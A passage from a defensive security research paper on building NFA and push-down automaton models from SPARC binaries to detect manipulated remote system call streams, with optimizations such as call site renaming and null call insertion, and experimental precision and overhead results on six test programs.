3. We compose these automata at points of function calls internal to the application, producing an *inter-procedural automaton* modeling the application as a whole.

The interprocedural automaton is the model incorporated into the checking agent.

Figure 4(a) shows an example C language program that writes a string to the standard output. The main function translates to the SPARC code in Figure 4(b) when compiled. We include the C code solely for the reader’s ease; the remainder of this section demonstrates analysis of the binary code that a compiler and assembler produces from this source program.

3.1 From Binary Code to CFGs

We use a standard tool to read binary code and generate CFGs. The *Executable Editing Library* (EEL) provides an abstract interface to parse and edit (*rewrite*) SPARC binary executables [25]. EEL builds objects representing the binary under analysis, including the CFG for each procedure and a *call graph* representing the interprocedural calling structure of the program. Nodes of the CFG, or *basic blocks*, contain linear sequences of instructions and edges between blocks represent control




Figure 6: Local Automata. The local automata for each of the three functions given in Figure 4 after ϵ -reduction.

flow; i.e. the possible paths followed at branches. Figure 5 shows the CFG for *main* from Figure 4.

3.2 From CFGs to Local Automata

For each procedure, we use its CFG to construct an NFA representing all possible sequences of calls the procedure can generate. This is a natural translation of the CFG into an NFA that retains the structure of the CFG and labels the outgoing edges of each basic block with the name of the function call in that block, if such a call exists. Outgoing edges of blocks without a function call are labeled ϵ . The automaton mirrors the points of control flow divergence and convergence in the CFG and the possible streams of calls that may arise when traversing such flow paths.

Formally, we convert each control flow graph $G = \langle V, E \rangle$ into an NFA given by $A = \langle Q, \Sigma, \delta, q_0, F \rangle$, Q being the set of states, Σ the input alphabet, δ the transition relation, q_0 the unique entry state, and F the set of accepting states; where:

$$\begin{aligned} Q &= V \\ \Sigma &= \{ID \mid \exists v \in V, v \text{ contains a call labeled } ID\} \\ q_0 &= v_0 \text{ is the unique CFG entry} \\ F &= \{v \mid v \text{ is a CFG exit}\} \\ \delta &= \bigcup_{s \rightarrow t \in E} \begin{cases} s \xrightarrow{\epsilon} t & \text{if no call at } s \\ s \xrightarrow{ID} t & \text{if call labeled } ID \text{ at } s \end{cases} \end{aligned}$$

To reduce space requirements, each NFA is ϵ -reduced and minimized. The classical ϵ -reduction algorithm simultaneously determinizes the automaton, an exponential process [19]. We develop a linear time ϵ -reduction algorithm, shown below, that *does not determinize* the automaton. The algorithm recognizes that a




Figure 7: Final NFA Model. The automaton produced following call site replacement. ϵ -reduction has not been performed. The dotted line represents a path not present in the original program but accepted by the model.

set of states in a strongly connected component made of ϵ -edges are reachable from one another without consuming an input symbol and collapses them to a single state.

1. Abstract the automaton to a directed graph.
2. Using only ϵ -edges, calculate the *strongly connected components* of the graph.
3. All states in the same strongly connected component may reach any other by a sequence of ϵ -transitions, so the states are collapsed together. We now have a *directed acyclic graph* (DAG) over the collapsed states, with the remaining ϵ -edges those that connect strongly connected components.
4. For all non- ϵ -edges e originating at a state n in the DAG, add copies of e originating from all states m such that m reaches n by a sequence of ϵ -edges.
5. Remove the ϵ -edges that connect strongly connected components.
6. Remove unreachable states and edges from the graph.

The resultant graph is the reduced automaton (Figure 6). Using standard algorithms and data structures, our ϵ -reduction procedure runs in linear time.

Automaton minimization recognizes equivalent states, where equivalence indicates that all sequences of symbols accepted following the states are identical. Such states are collapsed together, reducing the overall size and complexity of the automaton. An $O(n \log n)$ algorithm exists to minimize deterministic automata [18], but it is not easily abstracted to an NFA. Our prototype uses an $O(n^2)$ version of the algorithm suitable for an NFA.

3.3 From Local Automata to an Interprocedural Automaton

Constructing an Interprocedural NFA. We extend the notion of a single procedure NFA model to a model of the entire application. The local automata are composed to form one global NFA by *call site replacement*. We replace every edge representing a procedure call with control flow through the automaton modeling the callee, a common technique used elsewhere to construct system dependence graphs [20] and also used by Wagner and Dean in their work [36,37].

1. Add an ϵ -edge from the source state of the call edge to the entry state of the called automaton.
2. Add ϵ -edges from every final state of the called automaton back to the destination state of the call edge.
3. Remove the original call edge.

Where there was an edge representing a called function, control now flows through the model of that function. Recursion is handled just as any other function call. Call site replacement reintroduces ϵ -edges, so the automaton is reduced as before. Figure 7 presents the final automaton, without ϵ -reduction for clarity.

There is no replication of automata. Call site replacement links multiple call sites to the same procedure to the *same* local automaton. Every final state of the called automaton has ϵ -edges returning to all call sites. *Impossible paths* exist: control flow may enter the automaton from one call site but return on an ϵ -edge to another (Figure 7). Such behavior is impossible in actual program execution, but a malicious user manipulating the executing program may use such edges in the model as an exploit. In applications with thousands of procedures and thousands more call sites, such imprecision must be addressed.

Constructing an Interprocedural PDA. Introduction of impossible paths is a classical program analysis problem arising from *context insensitive* analysis (see e.g. [28]). A push-down automaton eliminates impossible paths by additionally modeling the state of the application's run-time stack. An executing application cannot follow an impossible path because the return site location is stored on its run-time stack. A PDA is *context sensitive*, including a model of the stack to precisely mirror the state of the running application.

This is an interprocedural change. We construct local automata as before. The ϵ -edges added during call site replacement, though, now contain an identifier uniquely specifying each call edge's return state (Figure 8). Each ϵ -edge linking the source of a function call edge to the entry state of the called automaton




Figure 8: PDA Model. The ϵ -edges into and out of a called automaton are paired so that only a return edge corresponding to the edge traversed at call initiation can be followed.

pushes the return state identifier onto the PDA stack, just as the executing program pushes the return address onto the run-time stack. The ϵ -edges returning control flow from the callee pop the identifier from the PDA stack, mirroring the application's pop of the return address from its run-time stack. Such a pop edge is traversed only when the identifier on the edge matches the symbol at the top of the stack. The identifiers on the ϵ -edges define matched sets of edges. Only return edges that correspond to a particular entry edge may be traversed when exiting the called automaton. Since a PDA tracks this calling context, impossible paths cannot exist.

We link local automata using modified call site replacement:

1. Uniquely mark each local automaton state that is the target of a non-system call edge.
- For each non-system call edge, do steps 2, 3, and 4:
2. Add an ϵ -edge from the source state of the edge to the entry state of the destination automaton. Label the ϵ -edge with *push X*, where *X* is the identifier at the target of the call edge.
3. Add an ϵ -edge from each final state of the destination automaton to the target of the call edge. Label each ϵ -edge with *pop X*, where *X* is the identifier from step 2.
4. Delete the original call edge.

Formally, let the interprocedural PDA be $P = (Q, \Sigma, \Gamma, \delta, q_0, Z_0, F)$, where Q is the set of states, Σ is the input alphabet, Γ is the stack alphabet, δ is the transition relation, q_0 is the unique entry state, Z_0 is the initial stack configuration, and F is the set of accepting states. Given local NFA models $A_i = (Q_i, \Sigma_i, \delta_i, q_{0,i}, F_i)$

for the procedures, the PDA P for the program is given by:

$$Q = \bigcup_i Q_i$$

$$\Sigma = \bigcup_i \Sigma_i$$

$\Gamma = \{ID \mid ID \text{ is the destination identifier of a call edge}\}$

$q_0 = v_0$ of the initially executed automaton

$Z_0 = \emptyset$

$F = F_0$ are the final states of the initially executed automaton

$\delta(q, a, \epsilon) = (p, \epsilon)$ if $\exists i$ s.t. $q \xrightarrow{a} p \in \delta_i$, for a a remote call

$\delta(q, \epsilon, ID) = (p, ID)$ if $\exists i, r$ s.t. $q \xrightarrow{a} r \in \delta_i$, where a is a procedure call with $p = q_{0,a}$ and r is identified by ID

$\delta(q, \epsilon, ID) = (p, \epsilon)$ if $\exists i, r$ s.t. $r \xrightarrow{a} p \in \delta_i$, where a is a procedure call with $q \in F_a$ and p is identified by ID

The initially executed automaton, here denoted by A_0 , is that modeling the function to which the operating system first transfers control, e.g. `_start` or `main`.

Unfortunately, a PDA is not a viable model in an operational setting. In a straightforward operation of the automaton, the run-time stack may grow until it consumes all system resources. In particular, the stack size is infinite in the presence of left recursion. To counter left recursion challenges, Wagner and Dean operate the PDA with an algorithm similar to the `post*` algorithm used in the context of model checking of push-down systems [10]. They demonstrate the algorithm to be prohibitively expensive [36,37]. Addressing imprecision requires a more reasonable approach.

3.4 Optimizations to Address Sources of Imprecision

Imprecisions in the models arise from impossible paths, context insensitive analysis, and malicious argument manipulation. We develop several optimizations that target these particular sources of imprecision while maintaining efficiency.

3.4.1 Impossible Paths

Discarding push-down automata as not viable requires impossible paths to be readdressed. Impossible paths arise at the final states of automata that are spliced into multiple call sites. The ϵ -return edges introduce divergent control flow where no such divergence exists in the application. We have developed several NFA model

optimizations to reduce the effect of return edges upon the paths in the model.

Dead Automata Removal. A *leaf automaton* is a local automaton that contains no function call edges. Any leaf automaton that contains no remote system call edges is dead—it models no control flow of interest. Any other local automaton that contains a call edge to the dead leaf may replace that call edge with an ϵ -edge. This continues, recursively, backward up the call chain. To eliminate impossible paths introduced by linking to a dead automaton, we insert this dependency calculation step prior to call site replacement.

Automata Inlining. Recall that in call site replacement, all calls to the same function are linked to the same local automaton. Borrowing a suitable phrase from compilers, we use *automata inlining* to replace each call site with a splice to a *unique* copy of the called automaton. Impossible paths are removed from this call site at the expense of a larger global automaton. In theory, the global automaton may actually be smaller and less dense because false edges introduced by impossible paths will not be present, however we have generally found that the state space of the automaton does increase significantly in practice.

Single-Edge Replacement. An inlining special case, single-edge replacement is a lightweight inlining technique used when the called automaton has exactly one edge. The function call edge is simply replaced with a copy of the edge in the callee. This is inexpensive inlining, for no states nor ϵ -edges are added, yet the model realizes inlining gains.

Bounded Stack Model. Revisiting the idea of a PDA model, we find that both the problems of infinite left recursion and, more generally, unbounded stacks may be solved simply by limiting the maximum size of the run-time stack. For some N , we model only the top N elements of the stack; all pop edges are traversed when the stack becomes empty. The state space of the run-time automaton is now finite, requiring only finite memory resources. Correspondingly, the language accepted by the bounded-stack PDA is regular, but more closely approximates a context-free language than a regular NFA.

Unfortunately, a bounded stack introduces a new problem at points of left recursion. Any recursion deeper than the maximum height of the stack destroys all context sensitivity: the stack first fills with only the recursive symbol; then, unwinding recursion clears the stack. All stack symbols prior to entering recursion are lost.

Hybrid Model. This recursion effect seems to be the opposite of what is desired. For many programs, recursion typically involves a minority of its functions. We




Figure 9: The automaton for `main` after call site renaming.
Edges labeled with function calls internal to the application are not renamed, as these edges are splice points for call site replacement.

consider that it may be more precise to discard recursive symbols rather than symbols prior to entering recursion. Our hybrid model uses both NFA and PDA edges during interprocedural construction to accomplish this. Call site replacement uses simple ε -edges when the procedure call is on a recursive cycle. A stack symbol is used only when a call is not recursive. Recursion then adds no symbols to the PDA stack, leaving the previous context sensitivity intact. As in the bounded-stack PDA, the hybrid automaton defines a regular language that over-approximates the context-free grammar accepted by a true PDA.

3.4.2 Context Insensitivity

Regardless of the technique used to construct the interprocedural model, the analysis basis for all local models is context insensitive. We take all control flow paths as equally likely irrespective of the previous execution flow and do not evaluate predicates at points of divergence. This straightforward analysis leads to a degree of non-determinism in the local automata that we seek to reduce. Reducing non-determinism decreases the size of the frontier of possible current states in the automaton at run-time. There are, in turn, fewer outgoing edges from the frontier, improving efficiency and precision.

Renaming. During program analysis, every remote call site is assigned a randomly generated name. We produce a stub function with this random name that behaves as the original call and rewrite the binary program so that the randomly named function is called. That is, rather than calling a remote system call stub named, say, `write`, the call is to a stub named `_3998`. We are essentially passing all call site names through a one-time encryption function. The key is stored at the checking agent (on the submitting machine), which translates the random name back to the original call name before execution.

All call sites are thus differentiated. Two separate calls to the same function now appear as calls to different functions. The random names label edges in the automaton and serve as the input symbol at model run-time. Renaming reduces non-determinism, for the model knows precisely where the program is in execution after every received call. Comparing Figure 9 with Figure 6, we see that the automaton for `main` becomes fully deterministic with renamed call sites.

This is an alphabet change, moving from symbols indicating call names to the potentially larger set of symbols defining individual call sites. An attacker must specify attacks given this randomly generated alphabet, thus requiring analysis to recover the transformations. Further, only remote calls that are actually used in the program may be used in an attack. Renamed calls are generated from call sites, blocking from use any unused remote call stub still linked into the application.

Call site renaming produces equivalent but less human-readable program text, acting as a simplistic obfuscation technique [8]. The checking agent maintains the transformations; recovery by a malicious individual requires program analysis to indicate likely remote call names given the context of the call in the program. Since we can rewrite the binary code, further obfuscation techniques are applicable: arguments may be reordered and mixed with dummy arguments on a per-call-site basis, for example. More general methods to obscure control flow are similarly possible, although we have not pursued such techniques.

A recent paper by Barak et. al. presents a complexity-theoretic argument that proves the impossibility of a specific class of obfuscating transformations [5]. They define an obfuscated program as a “virtual black box”, i.e., any property that can be computed by analyzing the obfuscated program can also be computed from the input-output behavior of the program. In contrast to their work, we require that it is computationally hard for an adversary to recover the original system calls corresponding to the renamed calls, i.e., it is computationally hard for the adversary to invert the renaming function. Hence, our obfuscation requirement is much weaker than the “virtual blackbox” requirement imposed by Barak et. al. However, we are not claiming theoretical guarantees of the strength of our obfuscation transformation but merely observing that the theoretical results presented by Barak et. al. do not directly apply in our context.

Null calls. Insertion of null calls—dummy remote system calls that translate to null operations at the checking agent—provides similar effects. We place the calls within the application so that each provides execu-

tion context to the checking agent, again reducing non-determinism.

For example, null calls may be placed immediately following each call site of a frequently called function. Recall that we introduce impossible paths during call site replacement, and specifically where we link the final states of a local automaton to the function call return states. Inserting the null calls at the function call return sites distinguishes the return locations. Only the true return path will be followed because only the symbol corresponding to the null call at the true return site will be transmitted. The other impossible paths exiting from the called automaton are broken.

There is a run-time element to renaming and null call insertion. While reducing non-determinism, the possible paths through the automaton remain unchanged (although they are labeled differently). To an attacker with knowledge of the transformations, the available attacks in a transformed automaton are equivalent to those in the original, *provided the attacker takes control of the call stream before any remote calls occur*. An attacker who assumes control after one or more remote calls *will* be restricted because operation of the model to that point will have been more precise.

3.4.3 Argument Manipulation

A remote system call exists within a calling context that influences the degree of manipulation available to a malicious process. For example, at a call site to `open`, a malicious process could alter the name of the file passed as the first argument to the call. A model that checks only the names of calls in the call stream would accept the open call as valid even though it has been maliciously altered. The context of the open call, however, may present additional evidence to the checking agent that enables such argument modifications to be detected or prevented.

Argument Recovery. As local automata are constructed, we recover all statically determined arguments by backward slicing on the SPARC argument registers. In *backward register slicing*, we iterate through the previous instructions that affect a given register value [34]. Essentially, we are finding the instructions that comprise an expression tree. We simulate the instructions in software to recover the result, used here as an argument to a call. We successfully recover numeric arguments known statically and strings resident in the data space of the application. The checking agent stores all recovered arguments so that they are unavailable for manipulation.

In Figure 10, the backward slice of register `%o1` at the point of the second call to `write` in function `main` iterates through the two instructions that affect the value of `%o1`. Only the emphasized instructions are inspected;

```
sethi %hi(Dnone), %o1
or %o1, %lo(Dnone), %o1
call write
```




Figure 10: Register Slicing. We iterate backwards through the instructions that modify register `%o1` prior to the call site.

instructions that do not affect the value `%o1` are ignored. In this case, `Dnone` is a static memory location indicating where in the data space the string for “none\n” resides. We recover the string by first simulating the instructions `sethi` and `or` in software to compute the memory address and then reading the string from the data space.

A similar analysis is used to determine possible targets of indirect calls. Every indirect call site is linked to every function in the program that has its address taken. We identify such functions by slicing backward on the register written at every program point to determine if the value written is an entry address. Our register slicing is intraprocedural, making this a reasonable computation.

3.5 Unresolved Issues

Dynamic Linking. A dynamically linked application loads shared object code available on the remote machine into its own address space. Although this code is non-local, we can fairly assume that the remote machine provides standard libraries to ensure correct execution of remote jobs. Analysis of the local standard libraries would then provide accurate models of dynamically linked functions.

Although straightforward, we have not yet implemented support for dynamically linked applications. Some libraries on Solaris 8, such as `libnsl.so`, use indirect calls extensively. As we improve our handling of indirect calls, we expect to handle these applications.

Signal Handling. During execution, receipt of a signal will cause control flow to jump in and out of a signal handler regardless of the previous execution state. This entry and exit is undetectable to the checking agent save the alarms it may generate. As we already instrument the binary, we expect to insert null calls at the entry and exit points of all signal handlers to act as out-of-band notifications of signal handler activity. These instrumentations have not yet been implemented.

Multithreading. Both kernel and user level thread swaps are invisible to the checking agent; thread swaps will likely cause the run-time model to fail, and this remains an area for future research. User level thread scheduling would allow instrumentation of the scheduling routines so that the checking agent could swap to the corresponding model for the thread. A kernel scheduling

monitor would require kernel modifications and is currently not under consideration.

Interpreted Languages. Programs written in languages such as SML [3] and Java are compiled into an intermediate form rather than to native binary code. To execute the program, a native-code run-time interpreter reads this intermediate representation as data and executes specific binary code segments based upon this input. Binary code analysis will build a model of the interpreter that accepts all sequences of remote calls that could be generated by *any* compiled program. A precise model for a specific application can be built either with knowledge of the intermediate representation and the way it is interpreted by the run-time component or by partial evaluation of the interpreter [21]. However, if the program is compiled into native code before execution, as is common in many Java virtual machine implementations [33], our techniques could again be used to construct program-specific models of execution.

4 Experimental Results

We evaluate our techniques using two criteria: *precision* and *efficiency*. A precise model is one that incorporates all sequences of calls that may be generated by an application but few or no sequences that cannot. An efficient model is one that adds only a small run-time overhead. Only efficient models will be deployed, and only precise models are of security interest.

This section looks first at a prototype tool we used to evaluate our techniques and models. We examine metrics that measure precision and propose a method to identify unsafe states in an automaton. Our tests show that although null call insertion markedly improves the precision of our models, care must be used so that the additional calls do not overwhelm the network. We finally examine optimizations, including renaming, argument recovery, and stack abstractions that improve the quality of our models.

4.1 Experimental Setup

We implemented an analyzer and a run-time monitor for a simulated remote execution environment to test the precision and efficiency of our automaton models. The analyzer examines the submitted binary program and outputs an automaton and a modified binary. The automaton is read and operated by a stand-alone process, the *monitor*, that acts as the checking local agent, communicating with the modified program using message-passing inter-process communication. The monitor is not an RPC server and only verifies that the system call encountered by the program is accepted by the model. If the monitor successfully updates the automaton, the

original system call proceeds in the rewritten application.

Our analyzer and simulated execution environment run on a Sun Ultra 10 440 Mhz workstation with 640 Mb of RAM running Solaris 8. To simulate a wide-area network, we add a delay per received remote system call equivalent to the round trip time between a computer in Madison, Wisconsin and a computer in Bologna, Italy (127 ms). We do not include a delay for data transfer, for we do not statically know what volume of data will be transferred. Null calls require no reply, so the delay added per null call is the average time to call `send` with a 20 byte buffer argument (13 μ s). During evaluation, the collection of Solaris libc kernel trap wrapper functions defines our set of remote system calls.

We present the analysis results for six test programs (see Table 1 for program descriptions and workloads and Table 2 for statistics). All workloads used default program options; we specified no command line switches.

As we have not implemented general support for dynamically linked functions, we statically link all programs. However, several network libraries, such as `libresolv.so`, can only be dynamically linked on Solaris machines. We analyze these libraries using the same techniques as for an application program, but store the generated automata for later use. When our analysis of a program such as `procmail` or `finger` reveals a call to a dynamically linked function, we read in the stored local automaton and continue. We currently ignore the indirect calls in dynamically linked library functions unless the monitor generates an error at run-time at the indirect call location.

4.2 Metrics to Measure Precision and Efficiency

We wish to analyze both the precision of our models and the efficiency with which the monitor may operate them. Precision dictates the degree to which an adversary is limited in their attacks, and thus the usefulness of the model as a counter-measure. Efficient operation is a requirement for deployment in real remote execution environments.

For comparison, we measure automaton precision using Wagner and Dean's *dynamic average branching factor* metric [36,37]. This metric first partitions the system calls into two sets, dangerous and safe. Then, during application execution and model operation, the number of dangerous calls that would next be accepted by the model is counted following each operation. The total count is averaged over the number of operations on the model. Smaller numbers are favorable and indicate that an adversary has a small opportunity for exploit.

| <i>Program</i> | <i>Description</i> | <i>Workload</i> |
|----------------|---|---|
| entropy | Calculates the conditional probabilities of packet header fields from tcpdump data. | Compute one conditional probability from 100,000 data records. |
| randoml | Generates a randomized sequence of numbers from three seed values. | Randomize the numbers 1-999. |
| gzip | Compresses and decompresses files. | Compress a single 13 Mb text file. |
| GNU finger | Displays information about the users of a computer. | Display information for three users, "bart," "jha," and "giffin." |
| finger | Displays information about the users of a computer. | Display information for three users, "bart," "jha," and "giffin." |
| procmal | Processes incoming mail messages. | Process a single incoming message. |

Table 1: Test program descriptions and test workloads.

| <i>Program</i> | <i>Source Language</i> | <i>Lines of Code (Source)</i> | <i>Compiler</i> | <i>Number of Functions (Binary)</i> | <i>Instructions (Binary)</i> |
|----------------|------------------------|-------------------------------|-----------------|-------------------------------------|------------------------------|
| entropy | C | 1,047 | gcc | 868 | 58,141 |
| randoml | Fortran | 172 | f90 | 1,232 | 133,632 |
| gzip | C | 8,163 | gcc | 883 | 56,686 |
| GNU finger | C | 9,504 | cc | 1,469 | 95,534 |
| finger | C | 2,456 | gcc | 1,370 | 90,486 |
| procmal | C | 10,717 | cc | 1,551 | 107,167 |

Table 2: Test programs statistics. Source code line counts do not include library code. Statistics for the binary programs include code in statically linked libraries.

| <i>Program</i> | <i>No model</i> | <i>No null calls</i> | <i>% increase</i> | <i>Null calls fan-in 10</i> | <i>% increase</i> | <i>Null calls fan-in 5</i> | <i>% increase</i> | <i>Null calls fan-in 2</i> | <i>% increase</i> |
|----------------|-----------------|----------------------|-------------------|-----------------------------|-------------------|----------------------------|-------------------|----------------------------|-------------------|
| entropy | 208.33 | 208.48 | 0.1 % | 208.50 | 0.1 % | 208.41 | 0.0 % | 287.27 | 37.9 % |
| gzip | 81.49 | 81.61 | 0.1 % | 82.16 | 0.8 % | 82.26 | 0.9 % | 675.47 | 728.9 % |
| randoml | 9.68 | 9.69 | 0.1 % | 10.80 | 11.5 % | 10.92 | 12.8 % | 10.68 | 10.4 % |
| GNU finger | 55.22 | 55.30 | 0.1 % | 55.46 | 0.4 % | 56.23 | 1.8 % | 55.50 | 0.5 % |
| finger | 30.23 | 30.25 | 0.1 % | 30.28 | 0.2 % | 32.59 | 7.8 % | 33.72 | 11.5 % |
| procmal | 20.90 | 21.00 | 0.5 % | 21.04 | 0.7 % | 21.08 | 0.9 % | 21.00 | 0.5 % |

Table 3: NFA run-time overheads. Absolute overheads indicate execution time in seconds.

Our efficiency measurements are straightforward. Using the UNIX utility `time`, we measure each application's execution time in the simulated environment without operating any model. This is a baseline measure indicating delay due to simulated network transit overhead, equivalent to a remote execution environment's run-time conditions. We then turn on checking and various optimizations to measure the overhead introduced by our checking agent. We find the NFA model efficient to operate but the bounded PDA disappointingly slow. However, the extra precision gained from inclusion of null calls into the bounded PDA model dramatically improves efficiency.

4.3 The NFA Model

We evaluate the models of the six test programs with respect to precision and efficiency. Our baseline ana-

lyzer includes renaming, argument recovery, dead automaton removal, and single-edge replacement. Using the NFA model, we compare the results of several null call placement strategies against this baseline and consider the trade-off between performance and efficiency due to the null call insertion.

We use four different null call placement strategies. First, no calls are inserted. Second, calls are inserted at the entry point of every function with a *fan-in* of 10 or more—that is, the functions called by 10 or more other functions in the application. Third, we insert calls at the entry point of every function with a *fan-in* of 5 or greater. Fourth, we instrument functions with a *fan-in* of 2 or more. We have tried three other placement strategies but found they occasionally introduced a glut of null calls that would overwhelm the network: adding calls to all functions on recursive cycles; to all functions




Figure 11: NFA precision. Models included all baseline optimizations.

whose modeling automaton's entry state is also a final state, ensuring every call chain generates at least one symbol; and to functions with fan-in of 1 or more. As we expected, this sequence of greater instrumentation increases the precision and quality of the automata while negatively impacting performance as the extra calls require additional network activity. More generally, the problem of selecting good null call insertion points is similar to that of selecting optimal locations to insert functions for program tracing, a topic of previous research [4]. We will investigate the use of such selection algorithms for our future implementations.

We found that null call insertion dramatically improved precision. Figure 11 shows the dynamic average branching factor for the six test programs at each of the null call placement strategies. Instrumenting at the maximum level improves precision over non-instrumented models by an order of magnitude or more. Even though null call insertion adds edges to the local automata, we observe that the number of edges in the final automaton are usually significantly lower, indicating that call site replacement introduces fewer impossible paths. The edge count in procmail's model drops by an order of magnitude even though the state count increases modestly. We believe these results demonstrate the great potential of introducing null calls.

Although unfortunate, null call insertion has the expected detrimental effect on application run-times. Each null call encountered during execution drops another call onto the network for relay to the checking agent. The application need not wait for a response, but each call is still an expensive kernel trap and adds to network traffic. Table 3 shows the additional execution

| Program | Null calls fan-in 10 | Null calls fan-in 5 | Null calls fan-in 2 |
|------------|-------------------------|------------------------|------------------------|
| entropy | 0.0 | 0.0 | 1198.3 |
| gzip | 3.9 | 9.3 | 4350.5 |
| random1 | 223.9 | 296.6 | 314.8 |
| GNU finger | 0.9 | 8.3 | 12.9 |
| finger | 0.8 | 144.0 | 270.9 |
| procmail | 4.1 | 12.6 | 17.7 |

Table 4: Null call bandwidth requirements, in Kbps. The programs used NFA models with baseline optimizations.

time resulting from operation of models with null calls. Table 4 lists the bandwidth requirements of each insertion level for null calls that each consume 100 bytes of bandwidth.

We make two primary observations from these results. First, *our NFA model is incredibly efficient to operate at run-time when no null calls have been inserted*. Second, *inserting null calls in functions with fan-in 5 or greater is a good balance between precision gain and additional overhead in our six test programs*. Unfortunately, two programs require moderate bandwidth at this instrumentation level. We believe the varying bandwidth needs among our test programs are due in part to our naive null call insertion strategies. We expect that an algorithm such as that developed by Ball and Larus [4] will reduce bandwidth requirements and improve consistency among a collection of programs.

4.4 Effects of Optimizations

We analyzed procmail further to evaluate renaming, argument recovery, and our stack abstractions. We did not analyze automaton inlining here, for it surprisingly proved to be an inefficient optimization. Inlining added significant overhead to model construction but delivered little gain in precision. Similarly, we found the run-time characteristics of the hybrid model to be nearly identical to those of the bounded PDA. We will not examine inlining or the hybrid model in any greater detail.

To see the effects of renaming and argument recovery, we selectively turned off these optimizations. The graph in Figure 12 measures average branching factor dependent on use of call site renaming and of argument recovery in the program procmail. As we expected, both renaming and argument recovery reduced the imprecision in the model. The reduction produced by renaming is solely due to the reduction in non-determinism. Argument recovery reduces imprecision by removing arguments from manipulation by an adversary. Renaming and argument recovery together reduce imprecision more than either optimization alone.




Figure 12: Precision improvements with renamed call sites and argument recovery.

At first glance, it may seem counter-intuitive that argument recovery should reduce imprecision to a greater degree than renaming. Argument recovery is, after all, a subset of renaming; static arguments distinguish the call site. However, an attacker cannot manipulate a recovered argument, so system calls that were dangerous with unknown arguments become of no threat with argument recovery.

We analyzed the bounded PDA model for procmail with stack bounds from 0 to 10. Figure 13 shows the average branching factors of our PDA at varying levels of null call instrumentation and bounded stack depth. Figures 14 and 15 show the run-time overheads of these models at two different time scales.

Null call insertion has a surprising effect on operation of the bounded stack models. The added precision of the null calls actually decreases run-time overheads. We were surprised to discover cases where *the bounded-stack PDA with null call instrumentation was nearly as efficient to operate as an NFA model*, but at a higher level of precision. Observe that higher levels of null call instrumentation actually reduce the execution times, as operation of the models becomes more precise.

Increasing the stack size produces a similar effect. The plots for instrumentation in functions with fan-in of 5 in Figure 14 and in functions with fan-in of 10 in Figure 15 show a common pattern. Up until a stack bound of size 6, the model's efficiency improves. More execution context is retained, so fewer paths in the model are possible. As the state grows past a bound of 6, the cost of increased state begins to dominate. Finding

this transition value is an important area for future research.

4.5 Discussion on Metrics

Measuring precision with the dynamic average branching factor metric ignores several important considerations:

1. An attack likely consists of a sequence of system calls and is not a single call in isolation. A call may be dangerous only when combined with other calls.
